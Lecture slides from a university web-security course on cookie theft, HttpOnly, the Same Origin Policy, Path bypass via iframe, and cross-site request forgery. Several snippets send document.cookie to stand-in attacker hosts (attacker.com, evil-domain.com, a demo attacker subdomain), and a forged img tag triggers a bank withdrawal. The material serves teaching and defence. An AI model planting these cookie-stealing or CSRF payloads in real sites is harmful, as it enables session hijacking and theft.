Web Security

Week 3 - Cross-Site Request Forgery, Same Origin Policy

Old Dominion University

Department of Computer Science

CS 495/595 Spring 2022

Michael L. Nelson <mln@cs.odu.edu>

2022-01-31

We must protect these cookies!

- What if a website is vulnerable to Cross-site Scripting (XSS)?
  - Attacker can insert their code into the webpage
    - user input, comments, etc.
  - At this point, they can easily exfiltrate the user's cookie

```
new Image().src =
   'https://attacker.com/steal?cookie=' + document.cookie
```

if github.com allowed javascript in issues, comments, pages, etc., I could put this script in a pull request, you'd load the PR, and the script would move *your* github.com cookies to attacker.com (a site *I* control)

  - More on XSS next week!

Protect cookies from XSS & Javascript with “HttpOnly” attribute


```
% curl -I https://www.google.com/
HTTP/2 200
content-type: text/html; charset=ISO-8859-1
p3p: CP="This is not a P3P policy! See g.co/p3phelp for more info."
date: Thu, 04 Feb 2021 00:54:12 GMT
server: gws
x-xss-protection: 0
x-frame-options: SAMEORIGIN
expires: Thu, 04 Feb 2021 00:54:12 GMT
cache-control: private
set-cookie: 1P_JAR=2021-02-04-00; expires=Sat, 06-Mar-2021 00:54:12 GMT; path=/;
domain=.google.com; Secure
set-cookie:
NID=208=Ym1KdGYM1sjv21w0ZeeNK8r98fqV2imHZYGcxsOga06sUwd2RGGhz8Tevlw1jmd5tIbUtFTwLHE88GY
J-OXZNjBIXmIIRMMx96bAjXTe5JvFGSOhNlpH3R424N2XVdi3GQ0tbHgDh0-4iEYpxgg54NsNEotkFOM7YsXFjt
GfrDc; expires=Fri, 06-Aug-2021 00:54:12 GMT; path=/; domain=.google.com; HttpOnly
alt-svc: h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443";
ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
ma=2592000; v="46,43"
```

the name is unfortunate; it's not about "http" vs. "https"
instead, think of it as "NoJavascript"

Cookie “Path” bypass

- Do not use Path for security
- Path does not protect against unauthorized reading of the cookie from a different path on the same origin
  - Can be bypassed using an <iframe> with the path of the cookie
  - Then, read iframe.contentDocument.cookie
- This is allowed by “Same Origin Policy”
- Therefore, only use Path as a performance optimization

Stealing via iframe



Security

It is important to note that the `path` attribute does *not* protect against unauthorized reading of the cookie from a different path. It can be easily bypassed using the DOM, for example by creating a hidden `<iframe>` element with the path of the cookie, then accessing this iframe's `contentDocument.cookie` property. The only way to protect the cookie is by using a different domain or subdomain, due to the same origin policy.

Cookies are often used in web application to identify a user and their authenticated session. So stealing the cookie from a web application, will lead to hijacking the authenticated user's session. Common ways to steal cookies include using Social Engineering or by exploiting an XSS vulnerability in the application -

```
(new Image()).src = "http://www.evil-domain.com/steal-cookie.php?cookie=" + document.cookie;
```

The `HTTPOnly` cookie attribute can help to mitigate this attack by preventing access to cookie value through Javascript. Read more about Cookies and Security.

https://developer.mozilla.org/en-US/docs/Web/API/Document/cookie#security
as of 2021-02-04


Setting cookies

```
% more cookie-setter.cgi
#!/usr/bin/perl

print "Set-Cookie: login=soopersecret; Path=/~mln/teaching/cs595-s21/\n";
print "Content-type: text/html\n\n";

print <<EOF
<h1> Hello World! </h1>

please don't steal my cookie!
<script>
      document.write(document.cookie)
</script>
EOF
% curl -i https://www.cs.odu.edu/~mln/teaching/cs595-s21/cookie-setter.cgi
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 04 Feb 2021 05:49:56 GMT
Content-Type: text/html
Content-Length: 114
Connection: keep-alive
Set-Cookie: login=soopersecret; Path=/~mln/teaching/cs595-s21/
Vary: Accept-Encoding

<h1> Hello World! </h1>

please don't steal my cookie!
<script>
      document.write(document.cookie)
</script>
```

Cookie stealer

```
% curl -i https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 04 Feb 2021 05:54:18 GMT
Content-Type: text/html
Content-Length: 547
Connection: keep-alive
Accept-Ranges: bytes
Etag: "20c-5ba7c3afd95d2-gzip"
Last-Modified: Thu, 04 Feb 2021 05:46:51 GMT
Vary: Accept-Encoding

<h1>We're going to steal your cookie!</h1>

Below is an iframe that loads from a page that is in another path
<p>
<p>

<script>
      document.cookie = 'foo=bar'
      const iframe = document.createElement('iframe')
      iframe.src = 'https://www.cs.odu.edu/~mln/teaching/cs595-s21/cookie-setter.cgi'
      document.body.appendChild(iframe)

      document.write(iframe.contentDocument.cookie)
      console.log(iframe.contentDocument.cookie)
      new Image().src = 'https://attacker.cs.odu.edu/~mln/steal?cookie=' +
iframe.contentDocument.cookie

</script>
```

cookie stealer in browser



https://www.cs.odu.edu/~mlr ×
Michael
Secure | https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/
Elements Console Sources Network Performance Application » 1
View: □ Group by frame □ Preserve log □ Disable cache □ Offline
Filter □ Hide data URLs
All XHR JS CSS Img Media Font Doc WS Manifest Other
100 ms 200 ms 300 ms 400 ms 500 ms

We're going to steal your cookie!

Below is an iframe that loads from a page that is in another path

foo=bar

Hello World!

please don't steal my cookie!
login=soopersecret

Name	Status	Type	Initiator	Size	T…	Waterfall
evil-cookie-stealer/	200	docum…	Other	(from d…	4…	
cookie-setter.cgi	200	docum…	(index):11	361 B	1…	
steal?cookie=foo=bar	(failed)		(index):15	0 B	1…	

safe? no! "security through asynchronicity"
DOM & JS rush through without waiting for HTTP events
(ht Sawood Alam for helping me discover this)

3 requests | 361 B transferred | Finish: 455 ms | DOMContentLoaded: 300 ms | Load: 875 ms


https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/

Wait a few seconds and then the top page can access the iframe’s cookies

```
% curl https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/index2.html
<h1>We're going to steal your cookie!</h1>

Below is an iframe that loads from a page that is in another path
<p>
<p>

<script>
    document.cookie = 'foo=bar'
    const iframe = document.createElement('iframe')
    iframe.src =
'https://www.cs.odu.edu/~mln/teaching/cs595-s21/cookie-setter.cgi'
    document.body.appendChild(iframe)
    document.write(iframe.contentDocument.cookie)
    console.log(iframe.contentDocument.cookie)

    // wait 5 seconds
    setTimeout(function() {
    const p = document.createElement('p')
    p.innerHTML = iframe.contentDocument.cookie
    document.body.appendChild(p)

    new Image().src = 'https://attacker.cs.odu.edu/~mln/steal?cookie=' +
iframe.contentDocument.cookie
}, 5000);
</script>
```

this is effectively a sleep() function for .js

Top page now has the cookies


https://www.cs.odu.edu/~mln
Michael
Secure https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/index2.html
Elements Console Sources Network Performance Application
View: □ Group by frame □ Preserve log □ Disable cache □ Offline
Filter □ Hide data URLs
All XHR JS CSS Img Media Font Doc WS Manifest Other
1000 ms 2000 ms 3000 ms 4000 ms 5000 ms 6000 ms

We're going to steal your cookie!

Below is an iframe that loads from a page that is in another path

foo=bar

Hello World!

please don't steal my cookie!
login=soopersecret

login=soopersecret

Name	Status	Type	Initiator	Size	T…	Waterfall
index2.html	200	docum…	Other	(from d…	3…	
cookie-setter.cgi	200	docum…	index2.html:11	361 B	5…	
steal?cookie=login=soopersecret	(failed)		index2.html:21	0 B	3…	

3 requests | 361 B transferred | Finish: 5.37 s | DOMContentLoaded: 347 ms | Load: 1.04 s

https://www.cs.odu.edu/~mln/teaching/evil-cookie-stealer/index2.html

Path is never going to be secure

- Cookies can only be accessed by equal or more-specific domains, so use a subdomain
- examples:
    - a.odu.edu & b.odu.edu cannot access cookies set for the other
    - a.odu.edu can access odu.edu cookies
    - odu.edu cannot access a.odu.edu cookies
    - foo.bar.a.odu.edu can access cookies for both a.odu.edu and odu.edu

You probably won’t see something other than Path=/ in the wild

```
% curl -Is https://www.google.com/ | grep -i Set-Cookie:
set-cookie: 1P_JAR=2021-02-04-15; expires=Sat, 06-Mar-2021 15:24:52 GMT;path=/; domain=.google.com; Secure
set-cookie:
NID=208=re6Dr13lFsBOpO3uhq9ethQVNYUQIHg7d5fcLPAioxEDTOOoJ99H2fUHT164uIecoq-jrFGEGE4sHH5jZ9aGL5hS1tHdITMlFcx
AECnI37H1Ja4y6M5xRYp4wfX9fVYAmuIVXVHJDvHPzxv9SHB6H2k-cB5mHnl0UZgeie69dVM; expires=Fri, 06-Aug-2021 15:24:52
GMT; path=/; domain=.google.com; HttpOnly
% curl -Is https://www.odu.edu/ | grep -i Set-Cookie:
Set-Cookie:
BIGipServerWEB_HTTPS_PROD.app~WEB_HTTPS_PROD_pool_campus=rd627o00000000000000000000ffff8052619eo80;path=/;
Httponly; Secure
% curl -IsL https://www.apple.com/ | grep -i Set-Cookie:
set-cookie: geo=US; path=/; domain=.apple.com
set-cookie: ccl=kf+yLXkFb0WRJOsRXjMs28Y1szLDPIwHryErPSSb5n4ccHAHUhcaXo5TD7I3TgPyn99OmXnKitb6/TYrTS+SJw==;
path=/; domain=.apple.com
% curl -IsL https://www.cnn.com/ | grep -i Set-Cookie:
set-cookie: countryCode=US; Domain=.cnn.com;Path=/; SameSite=Lax
set-cookie: stateCode=VA; Domain=.cnn.com;Path=/; SameSite=Lax
set-cookie: geoData=norfolk|VA|23529|US|NA|-500|broadband|36.880|-76.310; Domain=.cnn.com;Path=/;
SameSite=Lax
set-cookie: FastAB=0=7492,1=8405,2=5447,3=1782,4=6372,5=2866,6=6403,7=7921,8=9643,9=2595; Domain=.cnn.com;
Path=/; Expires=Sat Jul 01 2023 00:00:00 GMT; SameSite=Lax
```

Perhaps use it for an optimization? But probably not even worth doing that, because somebody will eventually think it provides security.

Problem with ambient authority

- Unclear which site initiated a request
- Consider this HTML embedded in attacker.com:


```
<img src='https://bank.example.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- Browser helpfully includes bank.example.com cookies in all requests to bank.example.com, even though the request *originated* from attacker.com
    - HTTP is stateless -- the server doesn’t know this request is not part of an existing “session” (in the way that you’re probably thinking of a session)

Cross-Site Request Forgery

- Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands directly on the server
- Effective even when attacker can't read the HTTP response

demo bank-03.js




Hi alice! Your balance is $500

You can logout

Name	Value	...	P...	E...	S...	...	...	S...
sessionId	08b7a8ef5fab0e891a0...	l...	/	1...	41			

demo bank-04.js




Hi alice! Your balance is $500

Send amount: To user: send

You can logout

Name	Value	...	P...	E...	S...	...	...	S...
